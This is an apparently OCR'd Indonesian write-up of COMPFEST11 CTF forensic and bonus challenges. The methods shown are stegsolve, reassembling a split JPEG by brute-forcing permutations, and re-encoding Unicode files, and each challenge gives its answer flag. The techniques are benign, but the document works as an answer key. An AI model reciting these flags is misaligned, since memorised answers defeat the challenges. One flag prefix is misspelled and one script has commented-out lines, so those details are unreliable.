
COMPFEST11{z4fIRr_i5_aW3s0me_ya}

Forensic

Cable News Network

Cara Pengerjaan

Menggunakan stegsolve



Flag

COMPFEST11{preprocessing_convolutional_neural_network_yeay}


File Separation

Cara Pengerjaan

Ada 8 file yang terpisah, ini adalah sebuah gambar (.jpg) yang di pisah menjadi 8 bagian. Dapat dibuktikan dengan melihat file dengan nama “FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL”

```
~$ hd FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL | head
00000000  ff d8 ff e1 09 95 45 78  69 66 00 00 4d 4d 00 2a  |......Exif..MM.*|
00000010  00 00 00 08 00 07 01 12  00 03 00 00 00 01 00 01  |................|
00000020  00 00 01 1a 00 05 00 00  00 01 00 00 00 62 01 1b  |.............b..|
00000030  00 05 00 00 00 01 00 00  00 6a 01 28 00 03 00 00  |.........j.(....|
00000040  00 01 00 02 00 00 01 31  00 02 00 00 00 20 00 00  |.......1..... ..|
00000050  00 72 01 32 00 02 00 00  00 14 00 00 00 92 87 69  |.r.2...........i|
00000060  00 04 00 00 00 01 00 00  00 a8 00 00 00 d4 00 0a  |................|
00000070  fc 80 00 00 27 10 00 0a  fc 80 00 00 27 10 41 64  |....'.......'.Ad|
00000080  6f 62 65 20 50 68 6f 74  6f 73 68 6f 70 20 43 53  |obe Photoshop CS|
00000090  36 20 28 4d 61 63 69 6e  74 6f 73 68 29 00 32 30  |6 (Macintosh).20|
```

https://www.filesignatures.net/index.php?page=search&search=FFD8FFE1&mode=SIG



1 Results Found For FFD8FFE1

Extension	Signature	Description
JPG	FF D8 FF E1	Digital camera JPG using Exchangeable Image File Format (EXIF)


Code

Menggunakan permutasi untuk menebak urutan yang benar

```
from itertools import permutations as p

first = open('file/FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL').read()

a = [
      open('file/5TJKUQMMHVSH6N26OVGYSEML7MR7XYMV').read(),
      open('file/7UEIMXOSXHB7QMAK7ESUJFZ6W4S73L2Y').read(),
      open('file/MXXRYR7KVHCQYQCCPTC4YTTZI4CVRHEB').read(),
      open('file/O2KA5QQJO7SADZKP3REYQADUB7MR3CT6').read(),
      open('file/L6MX2CYFKDEYXEZ5QWHHM4Q57H6WSJQK').read(),
      open('file/YUAE3MNDTWG67BGF4BKXLFR2XNXWWGCV').read(),
      open('file/LVF5LK4BNHVW2K5DBT4J7KIQJD4MQDQH').read()
```

```
      ]

res = list(p(a, len(a)))
print len(res)

c = 1
for i in res:
      t = first + ''.join(i)
      q = open("file/{}.jpg".format(c), 'w')
      q.write(t)
      q.close()
      c += 1
```

Ketemu pada file bernama 4975.jpg




Flag

COMFPEST11{l1TTL3_t1R3D_hUH_9e153ed8}

Encang Maman Belajar Ngoding

Cara Pengerjaan

Diberikan 2 file yang encodingnya berbeda



Lalu decrypt file yang ada ke utf-8

```
import codecs
#input = codecs.open("pesan1", "rb", encoding="utf-16-le")
#input = codecs.open("pesan2", "rb", encoding="utf-32-le")
#output = codecs.open("output1.txt", "wb", encoding="utf-8")
#output = codecs.open("output2.txt", "wb", encoding="utf-8")
with input, output:
    while True:
        chunk = input.read(4096)
        if not chunk:
            break

        chunk = chunk.replace(u"\u000B", u"")
        output.write(chunk)
```

Jalankan perintah **strings** pada kedua file output (output1.txt, output2.txt)

```
~$ strings output1.txt
COMPFEST11{p14Y1n6_
~$ strings output2.txt
wITH_un1C0D3_uWu}
```

Flag

COMPFEST11{p14Y1n6_wITH_un1C0D3_uWu}

Bonus

Game Start

Cara Pengerjaan

Soal ini cukup sulit, yang kita butuhkan adalah insting yang sangat kuat, jangan berfikir terlalu jauh nanti kesurupan.


Flag

COMPFEST11{iyeu_teh_bendera}

Bergabunglah di Discord Kami

Cara Pengerjaan

Soal ini cukup sulit, yang kalian butuhkan adalah iman yang sangat kuat, jangan lupa baca Basmalah.




Flag

COMPFEST11{w3lc0M3_tO_d15C0Rd_g4N}

Ikuti Akun Instagram Compfest

Cara Pengerjaan

Yang kita butuhkan adalah kesabaran dan account instagram.



Flag

COMPFEST11{follow_compfest_instagram_account_to_get_further_info_about_compfest}